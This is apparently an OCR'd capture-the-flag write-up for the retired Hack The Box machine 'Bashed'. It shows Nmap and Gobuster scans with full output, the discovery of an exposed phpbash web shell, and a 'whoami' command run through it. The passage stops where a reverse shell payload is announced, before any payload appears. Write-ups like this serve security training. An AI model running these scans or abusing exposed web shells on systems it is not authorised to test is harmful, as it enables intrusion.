
Executive Summary

The target machine, *Bashed*, was exploited through enumeration of a vulnerable PHP-based web shell and privilege escalation via misconfigured script permissions. The attack used Nmap, Gobuster, and manual directory traversal for enumeration, then a reverse shell for initial access and privilege escalation to root by exploiting the vulnerability that the scriptmanager had root permissions to perform operations. This document provides a detailed step-by-step process followed for the exploitation process with screenshots at key points.



Bashed has been Pwned!

Congratulations ifti, best of luck in capturing flags ahead!

#30094	02 Dec 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

Contents


1. Enumeration

Nmap Scan

An Nmap scan revealed HTTP service running on Port 80:

sudo nmap -sCV -O 10.10.10.68 -T5 -A

Screenshots:




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sCV -O 10.10.10.68 -T5 -A
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 09:13 EST
Nmap scan report for 10.10.10.68
Host is up (0.20s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
Aggressive OS guesses: Linux 3.12 (96%), Linux 3.13 (96%), Linux 3.16 (96%), Linux 3.2 - 4.9 (9
6%), Linux 3.8 - 3.11 (96%), Linux 4.8 (96%), Linux 4.4 (95%), Linux 4.9 (95%), Linux 3.18 (95%
), Linux 4.2 (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   201.97 ms 10.10.14.1
2   204.64 ms 10.10.10.68

OS and Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.04 seconds
```

Key findings:

- HTTP (Port 80) was open and running Apache.

Manual lookup



DEVELOPMENT • DECEMBER 4, 2017

phpbash

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!

phpbash

DEVELOPMENT • DECEMBER 4, 2017

After nmap scan, manual browsing of the target opened a website that was developed by the phpbash script creator.


Gobuster Scan

Gobuster was employed to enumerate directories and files using the following command:


sudo gobuster dir -u "http://10.10.10.68" -w /usr/share/wordlists/dirb/common.txt -t 50 -x php,js,html,txt

Results revealed the /dev directory, which contained a file named phpbash.php.

Screenshots:



```
┌──(kali㉿kali)-[~]
└─$ sudo gobuster dir -u "10.10.10.68" -w "/usr/share/dirbuster/wordlists/directory-list-2.3-me
dium.txt" -t50 -x php,js,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.68
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,js,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 290]
/index.html           (Status: 200) [Size: 7743]
/.html                (Status: 403) [Size: 291]
/contact.html         (Status: 200) [Size: 7805]
/images               (Status: 301) [Size: 311] [--> http://10.10.10.68/images/]
/about.html           (Status: 200) [Size: 8193]
/uploads              (Status: 301) [Size: 312] [--> http://10.10.10.68/uploads/]
/php                  (Status: 301) [Size: 308] [--> http://10.10.10.68/php/]
/css                  (Status: 301) [Size: 308] [--> http://10.10.10.68/css/]
/dev                  (Status: 301) [Size: 308] [--> http://10.10.10.68/dev/]
/js                   (Status: 301) [Size: 307] [--> http://10.10.10.68/js/]
Progress: 5943 / 1102805 (0.54%)[ERROR] Get "http://10.10.10.68/covers.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.10.68/random.js": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 6288 / 1102805 (0.57%)[ERROR] Get "http://10.10.10.68/164.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 6457 / 1102805 (0.59%)[ERROR] Get "http://10.10.10.68/screenshot.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 6508 / 1102805 (0.59%)[ERROR] Get "http://10.10.10.68/bar.js": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 7269 / 1102805 (0.66%)[ERROR] Get "http://10.10.10.68/lang.js": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 7408 / 1102805 (0.67%)[ERROR] Get "http://10.10.10.68/cisco.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/config.php           (Status: 200) [Size: 0]
Progress: 7546 / 1102805 (0.68%)[ERROR] Get "http://10.10.10.68/ch.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 7683 / 1102805 (0.70%)[ERROR] Get "http://10.10.10.68/lifestyle.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 8633 / 1102805 (0.78%)[ERROR] Get "http://10.10.10.68/cvs.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.10.68/util.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 9794 / 1102805 (0.89%)[ERROR] Get "http://10.10.10.68/index_e.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 10105 / 1102805 (0.92%)[ERROR] Get "http://10.10.10.68/teen.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 10827 / 1102805 (0.98%)[ERROR] Get "http://10.10.10.68/news_events": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 11033 / 1102805 (1.00%)[ERROR] Get "http://10.10.10.68/318.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 11770 / 1102805 (1.07%)[ERROR] Get "http://10.10.10.68/engineering.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 12021 / 1102805 (1.09%)[ERROR] Get "http://10.10.10.68/sv": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 12171 / 1102805 (1.10%)[ERROR] Get "http://10.10.10.68/block.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
```



```
Progress: 12886 / 1102805 (1.17%)[ERROR] Get "http://10.10.10.68/notices.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 13551 / 1102805 (1.23%)[ERROR] Get "http://10.10.10.68/novell.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 13639 / 1102805 (1.24%)[ERROR] Get "http://10.10.10.68/av.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/fonts                (Status: 301) [Size: 310] [--> http://10.10.10.68/fonts/]
Progress: 14212 / 1102805 (1.29%)[ERROR] Get "http://10.10.10.68/510.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 14953 / 1102805 (1.36%)[ERROR] Get "http://10.10.10.68/getacro": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 15319 / 1102805 (1.39%)[ERROR] Get "http://10.10.10.68/spurl.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 16085 / 1102805 (1.46%)[ERROR] Get "http://10.10.10.68/index_09.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 16326 / 1102805 (1.48%)[ERROR] Get "http://10.10.10.68/1213": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 16397 / 1102805 (1.49%)[ERROR] Get "http://10.10.10.68/003.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 16520 / 1102805 (1.50%)[ERROR] Get "http://10.10.10.68/medium.js": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 16574 / 1102805 (1.50%)[ERROR] Get "http://10.10.10.68/bottom_right.js": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 16635 / 1102805 (1.51%)[ERROR] Get "http://10.10.10.68/reading.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 17542 / 1102805 (1.59%)[ERROR] Get "http://10.10.10.68/immigration.js": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.10.68/entries.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 17814 / 1102805 (1.62%)[ERROR] Get "http://10.10.10.68/west": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 18017 / 1102805 (1.63%)[ERROR] Get "http://10.10.10.68/503.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 18286 / 1102805 (1.66%)[ERROR] Get "http://10.10.10.68/nuke.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 18489 / 1102805 (1.68%)[ERROR] Get "http://10.10.10.68/write.js": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 18551 / 1102805 (1.68%)[ERROR] Get "http://10.10.10.68/1368.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 18618 / 1102805 (1.69%)[ERROR] Get "http://10.10.10.68/467.js": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.10.68/cancer.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 18677 / 1102805 (1.69%)[ERROR] Get "http://10.10.10.68/s4": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 19469 / 1102805 (1.77%)[ERROR] Get "http://10.10.10.68/ipv6.js": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 19614 / 1102805 (1.78%)[ERROR] Get "http://10.10.10.68/emergency.js": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 19696 / 1102805 (1.79%)[ERROR] Get "http://10.10.10.68/les.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 20578 / 1102805 (1.87%)[ERROR] Get "http://10.10.10.68/records.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 21612 / 1102805 (1.96%)[ERROR] Get "http://10.10.10.68/582.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 21806 / 1102805 (1.98%)[ERROR] Get "http://10.10.10.68/addons.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 22414 / 1102805 (2.03%)[ERROR] Get "http://10.10.10.68/alliances.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 22558 / 1102805 (2.05%)[ERROR] Get "http://10.10.10.68/puzzles.js": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 23876 / 1102805 (2.17%)[ERROR] Get "http://10.10.10.68/tom.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 24206 / 1102805 (2.19%)[ERROR] Get "http://10.10.10.68/dm.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 24705 / 1102805 (2.24%)[ERROR] Get "http://10.10.10.68/673.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 24849 / 1102805 (2.25%)[ERROR] Get "http://10.10.10.68/0701": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 24918 / 1102805 (2.26%)[ERROR] Get "http://10.10.10.68/547.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 25149 / 1102805 (2.28%)[ERROR] Get "http://10.10.10.68/ZDISmall.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 25382 / 1102805 (2.30%)[ERROR] Get "http://10.10.10.68/atm.js": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 26077 / 1102805 (2.36%)[ERROR] Get "http://10.10.10.68/avg.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 26862 / 1102805 (2.44%)[ERROR] Get "http://10.10.10.68/schedules": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 28819 / 1102805 (2.61%)[ERROR] Get "http://10.10.10.68/heart.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 30673 / 1102805 (2.78%)[ERROR] Get "http://10.10.10.68/analyst": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 32136 / 1102805 (2.91%)[ERROR] Get "http://10.10.10.68/1181.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/single.html          (Status: 200) [Size: 7477]
[ERROR] Get "http://10.10.10.68/Accessories.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 32379 / 1102805 (2.94%)[ERROR] Get "http://10.10.10.68/Automotive.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.10.68/Automotive": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 34125 / 1102805 (3.09%)[ERROR] Get "http://10.10.10.68/1019.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
```


Key findings:
There were several directories including /dev that on manually opening up resulted into semi-interactive web shell.

2. Initial Access

Discovery of Web Shell

Navigating to /dev/phpbash.php provided a semi-interactive web shell.

- User www-data was identified as the web shell owner.




```
www-data@bashed:/var/www/html/dev# whoami
www-data

www-data@bashed:/var/www/html/dev#
```

Reverse Shell Execution

The following reverse shell payload was executed on that web-shell to obtain a stable connection on local netcat listener setup on port 5454:


```
